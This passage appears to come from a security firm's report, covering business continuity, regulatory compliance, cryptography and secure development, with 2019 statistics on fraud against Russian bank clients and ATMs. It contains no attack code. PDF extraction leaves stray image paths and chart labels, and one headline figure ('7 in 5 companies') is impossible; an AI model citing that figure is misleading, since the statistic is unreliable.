Companies often experience situations the results of which depend on maturity of this CS domain. In the past two years, at least 40% of Russian companies faced major incidents that led to interruption of critical business processes which lasted over 4 hours.⁹

7 in 5

companies is unable to ensure stable business processes in case of failures in their IT infrastructure

9. [Непрерывность бизнеса в России](#)
[Business continuity in Russia] // PwC.




Market analysis

Despite the obvious importance of this process, our statistics show that most companies are not prepared for an emergency recovery.

- 83% of companies have no detailed recovery plans to maintain business continuity and recover business processes as well as infrastructure and applications;
- 20% of corporate infrastructures are unable to ensure the projected level of service in case of failures.

Our industrial analysis shows that financial companies have the most developed aspects of business continuity. It is not surprising since split seconds could cost millions in this field. Besides, financial organisations are under strict supervision of the regulators.



Assessment of Recovery and Continuity

Recommendations

Business continuity and recovery has become an increasingly pressing issue for both small and large companies. The events that the international community has recently faced – the emergency measures for combatting COVID-19, the growth of unemployment and the resulting financial crisis – have made organisations re-evaluate the importance of being able to respond to critical situations in a timely manner.

According to our forecasts, within the next two years, companies from the global market will prioritise the implementation of continuity maintenance and disaster recovery processes, including the conditions of limited access to workplaces.

Despite the labour intensity and high complexity of these works, we recommend that all organisations define measures that will allow them to ensure continuity at least for the critical systems.

83%

of companies do not have
business continuity and
disaster recovery plans

Compliance and Data Privacy

About the domain

Every year, more new requirements continue to appear for companies in the market to comply with.

Although many companies have not recovered after the stress and costs related to compliance with Federal Law No. 152-FZ 'On personal data', Russian and global regulators have developed new and more comprehensive cybersecurity and privacy requirements, such as the following:

- GOST 57580 for financial organisations;
- 187-FZ for critical information infrastructure;
- General Data Protection Regulation (GDPR) for those who work with EU citizens;
- CCPA for protection of personal data of California residents.

Failure to comply with the requirements would cost companies dearly. Amounts of the largest fines for the violation of GDPR in 2019 make it clear why it is so important to conduct timely CS audits and fix the deficiencies. For example, British Airways was fined €204.6 million, and Marriott International – the international hotel franchise – was fined €110.4 million.¹⁰

38%

of organisations do not conduct regular cybersecurity audits

10. [GDPR Enforcement Tracker](#).

Market analysis

According to our statistics, 38% of companies do not conduct CS audits on a regular basis, and more than 85% of companies have not assessed the applicability of GDPR requirements to their business processes.


However, it should be noted that the compliance procedure is rather high on average across the industries. Though, media/e-commerce companies are the leaders in this field. It is mostly due to the availability of resources for regular compliance audits, as well as thorough inspection by regulators.

Recommendations

We expect that compliance will remain the top-priority objective for the international business over the next three years.

CS has become more and more grounded in the risk-oriented approach, which dictates that all decisions should depend on the individual risks of a company. And although that is the case, regulatory requirements to business are not going to be lifted any time soon. On the contrary, new regulation appear every year (Quick Payments System, Unified Biometric System), and industrial regulators keep broadening the set of their regulations.

That is why we recommend that companies determine the legislation requirements applicable to them, audit compliance with them and take as many measures as possible to ensure compliance with them.



Assessment of Compliance and Data Privacy

85%

of companies did not assess the GDPR applicability to their business processes

Cryptography

About the domain

As the digital economy grows, businesses are starting to rely more on the public segment of the Internet to transfer and even store all data necessary for work, including sensitive corporate information and clients' data.

In these conditions, the only viable method for information protection is encryption. According to a research by McKinsey & Company, 84% of companies that use cloud services are considering encryption of their cloud-stored data.¹¹

Cryptographic methods of protection are used not only for data transfer, but also for user authentication and authorisation. For instance, they are the basis of the digital signatures mechanism.

Nonrepudiation is a great advantage of these methods. This became evident from the latest events when half of the world switched to remote work due to the COVID-19 pandemic. As a consequence, it has become difficult to use paper documentation, legal or otherwise. We are sure that digital signatures are about to develop rapidly in Russia and other countries.

84%

**of companies storing
information in cloud
services intend to
encrypt such data¹¹**

11. [Perspectives on transforming cybersecurity // McKinsey & Company.](#)


Market analysis

Experience shows that companies mainly use cryptography to protect data during their transfer via public communication channels, and large organisations also use it in their internal document flow systems. The financial sector also uses cryptographic keys to conduct financial operations; this explains why its maturity level in this domain is higher than that of the other industries.

However, as we can see from the obtained statistics, there are still areas for growth. For instance, most companies have no fully regulated cryptography application scenarios and no policies in the field of cryptographic protection of information. Moreover, they place the responsibility for the development and application of cryptographic keys on one employee.

Recommendations

The most important measure for developing this domain is to shape and introduce policies on cryptographic protection of information into the company.



SSDLC — Secure Software Development Lifecycle

About the domain

The SSDLC concept includes the security issues related to the development and introduction of new software in the company's infrastructure. SSDLC helps to integrate such security measures as **penetration testing**, **code analysis and architecture analysis** with product lifecycles.

Our audits show that it is not enough to hire top-class developers who understand why programmes become hackable and how to prevent it. SSDLC is always about a comprehensive approach to the process of development. It is important to arrange SSDLC in such a way that CS measures do not slow down the business, and at the same time that no critical vulnerability gets into the final version of a product.

SSDLC allows to avoid damage to reputation and large costs for patching a ready-to-use development. For instance, a Microarchitectural Data Sampling (MDS) class vulnerability was detected in Intel CPUs. This error allows to capture any user data. Thanks to the early detection of the vulnerability, Intel engineers, together with software developers, had time to prepare mechanisms to mitigate the vulnerability.¹²

Penetration testing is a simulation of a cyber attack designed to detect vulnerabilities within an infrastructure.

Code analysis is performed to ensure there are no vulnerabilities, backdoors or errors in the code that can be used by external or internal intruders.

Application architecture analysis is the assessment of business risks associated with the general logic of a programme. For instance, the analysis allows to detect situations when a code runs without errors but leads to unfavourable results.

12. [Intel ZombieLoad flaw forces OS patches with up to 40% performance hits // VentureBeat](#).


Market analysis

Our study showed that transport, financial and media companies take introduction of SSDLC procedures more seriously than others. The causes may be different in each particular sector. In finance, it is the large number of regulatory requirements. In transport and media, it is a strong business dependence on their own products and services, as well as strict requirements to quality of their work.

Recommendations


For companies that develop their own software products, it is more favourable to involve external CS specialists since they can perform an audit of the development process and help implement the necessary processes with all aspects of the regulatory framework taken into consideration.

If it is economically unfeasible to engage third-party experts, we recommend following the industry requirements to standards and best practices, in the field of secure system development, such as ISO/IEC 27034, Microsoft SDL, OWASP Secure SDLC.



CS express audit

[Take this five-minute test](#) to quickly assess the CS level of your company.





Cybersecurity figures

50

Banks cyber theft

Victims and attackers: the profile	50
Attacks on accounts	52
Attacks on ATMs	57

58

Corporate vulnerabilities study


Phishing training	58
Penetration testing	64
Vulnerabilities rating	68

Vulnerabilities

Process-based approach to vulnerability detection	72
---	----

Financially motivated attacks are connected with banks one way or another. Adversaries try to steal money either from financial institutions or their clients. This chapter describes the results of a study on cyber thefts involving Russian banks and their client accounts. The chapter also contains information about the victims and criminals, as well as types of fraud and its geographical spread for 2019.



We have also included figures obtained from penetration testing of our clients. We have identified what security flaws are most frequently encountered in different types of corporate infrastructures and web applications. This chapter also presents analytical data based on the results of phishing simulations conducted inside companies.



Banks cyber theft



Victims and attackers: the profile

There has been a slight increase in the average age of cybercrime victims. In 2018, the most affected demographic was clients under 35 years of age. However, in 2019, the 35–44 age demographic almost caught up to the 25–34-year range.



Average age of victims

The average age of attackers has not changed, with most being 25 to 34 years old. 34% of all fraudulent bank cards were issued to people from this age group.



Average age of people with fraudulent cards

Attacks on accounts

Most of attacks on client accounts are performed using social engineering. In most cases, victims themselves willingly transfer money to the adversary. The usual scam involves fake messages about card blocks or attempts to withdraw money.

The scale of criminal activity in this segment is impressive. Such groups even organise their own call centres. They hire full-time employees whose sole purpose is to deceive bank clients and steal their money. In such cases, leaks of personal data and client information are of great value for fraudsters. When you know a person's name, loan amount and home address, it is much easier to convince them you are an employee from their bank's security department.

Types of fraud

Attackers keep exploiting human credulity. In 2019, 90% of the money stolen from bank clients was appropriated using social engineering techniques. Compared to 2018, the share increased by 10 percentage points.

At the same time, the share of malware attacks decreased from 9% to 3%.

Social engineering channels

Figures demonstrate that attackers prefer the phone to other communication channels. In 90% of all social engineering scams of 2019, the adversaries chose to call their victims.

The share of fraudulent text messages dropped significantly from 33% to 5%. Other communication means were used even less frequently.

Social engineering




Phishing



Malware



Forged documents



SIM swap



Other



0

100

Types of fraud

Phone call




SMS




Internet messages



Email



Fraudulent sites, Ponzi schemes



0

100

Social engineering channels


Funds withdrawal

Theft channels by transactions quantity

In the past, fraudulent bank cards and SMS banking were the main tools for stealing money. In 2019, the situation changed, and mobile app scams took the lead. Such operations constituted 50% of the total number.

Bank cards are in the middle with 30% of the total number of transactions.


At the same time, SMS banking has dramatically lost popularity among adversaries and now takes just 12%. For more details about these changes, see chapter 'Attacks on individuals'.



Theft channels by transactions quantity

Theft channels by the stolen amount

When we sort the channels by the amount of stolen money, the share of bank cards and mobile apps is almost equal — 42% and 43% respectively.




0

Theft channels by the stolen amount

Stolen funds withdrawal channels

The most common channel for withdrawing stolen money in 2019 was via various web services (65%). These included various services for purchasing goods, services or bonds via the Internet.

Bank cards held the second place among the most common withdrawal methods (21%).




0

100

Stolen money withdrawal channels

Geographic spread of fraudulent bank cards


Most of fraudulent cards are issued in Moscow (12%). The second place is shared between St. Petersburg, Rostov and Sverdlovsk regions (6% each).



Attacks on ATMs

In 2019, we saw a decrease in the use of malware to steal money from ATMs: the share of such cases dropped down to 0%. The same happened to Black Box attacks (using a specialised hardware device to extract cash out of ATM).

At the same time, the share of physical break-ins into ATMs increased: this method was used in 63% of cases.



Methods used to steal money
from ATMs

Corporate vulnerabilities study

